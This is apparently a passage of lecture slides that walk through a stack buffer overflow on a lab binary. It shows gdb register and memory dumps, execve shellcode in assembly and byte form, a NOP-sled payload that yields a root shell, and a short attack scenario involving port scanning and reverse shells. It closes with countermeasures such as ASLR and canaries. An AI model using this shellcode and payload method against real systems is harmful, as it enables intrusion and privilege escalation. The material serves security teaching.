0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```

highest address

Step 4: Inspect the Registers

```
(gdb) info registers
eax            0x75      117
ecx            0x75      117
edx            0xb7fb3870        -1208272784
ebx            0x0       0
esp            0xbffffdc4        0xbffffdc4
ebp            0x42424242        0x42424242
esi            0x2       2
edi            0xb7fb2000        -1208279040
eip            0x43434343        0x43434343
eflags         0x10282   [ SF IF RF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0       0
gs             0x33      51
```

holds address of next instruction

that's our 'C' (hah!)

Step 5: Craft Payload

Assembly code that gives us a shell.


```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
```


In byte-form:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Step 6: NOP-sled

We can’t guarantee exact memory address of our payload. To make sure our overwritten function pointer reaches it, we precede the payload w/ a NOP-sled.





New payload:

```
[ NOP SLED ][ SHELLCODE ][ 20 x 'E' ]
```

Buffer Overflow Attack

Step 7: Polishing

The ‘E’s got where they should.

```
(gdb) run $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x45\x45\x45\x45" * 5')
Starting program: /tmp/coen/buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x45\x45\x45\x45" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
                                                                                             EEEEEEEEEEEEEEEEEEEE

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```

Buffer Overflow Attack

Step 7: Polishing

```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x27409b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x90909090
0xbffffd5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd8c:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbffffd9c:     0x6868732f      0x6e69622f      0x8950e389      0xe18953e2
0xbffffdac:     0x80cd0bb0      0x45454545      0x45454545      0x45454545
0xbffffdbc:     0x45454545      0x45454545      0xbffff00       0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xfda9b8fe      0xc05a34ee
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbffff44       0xbffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```

payload went where it should.

Done!

Replace the `5 x 0x45454545` ('E') in the payload by `5 x 0x6cfdffbf`.

Jumps to NOP-sled, and...

```
coen@kali:/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
                                                                                       l���l���l���l���l���
#
```

THOU HAST BEEN PWNED!!!!11!

Buffer Overflow Attack

Done!

Replace the `5 x 0x45454545` ('E') in the payload by `5 x 0x6cfdffbf`.
Jumps to NOP-sled, and...

```
coen@kali:/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
                                                                                              l���l���l���l���l���
# whoami
root
# 
```

The process was running as root.
We injected a shell into it.
We now have a root shell.

THOU HAST BEEN
PWNED!!!!11!


This Process, My Creation!

https://www.youtube.com/watch?v=QuoKNZjr8_U


Buffer Overflow Attack

Attack Scenario

1. Port scan target computer with `nmap`
2. Find vulnerable service.
3. Buffer overflow, reverse-shell ⇒
   you are in! but, with few privileges, perhaps? :-/
4. Find vulnerable binaries on the machine.
   (that either always run as root, or which are currently
   running in a process that is running as root)
5. Buffer overflow, shell ⇒
   you are in! with `root`.



All is broken?



Q: Are all programs (potentially) broken?
A: Nope; only ones with unsafe function calls.
(`strcpy`, `strcat`, `sprintf`, `gets`) & array pointers.

Q: Should I throw away my computer?
A: Nope; compilers & OS introduce countermeasures.

- OS: memory layout randomization (ASLR), canary, ...
- HW: executable space protection
- Compiler: PointGuard, ...

Q: So, I shouldn't worry?
A: You should worry (a little). Attackers are smart (ASLR broken, return-to-`libc`, ...)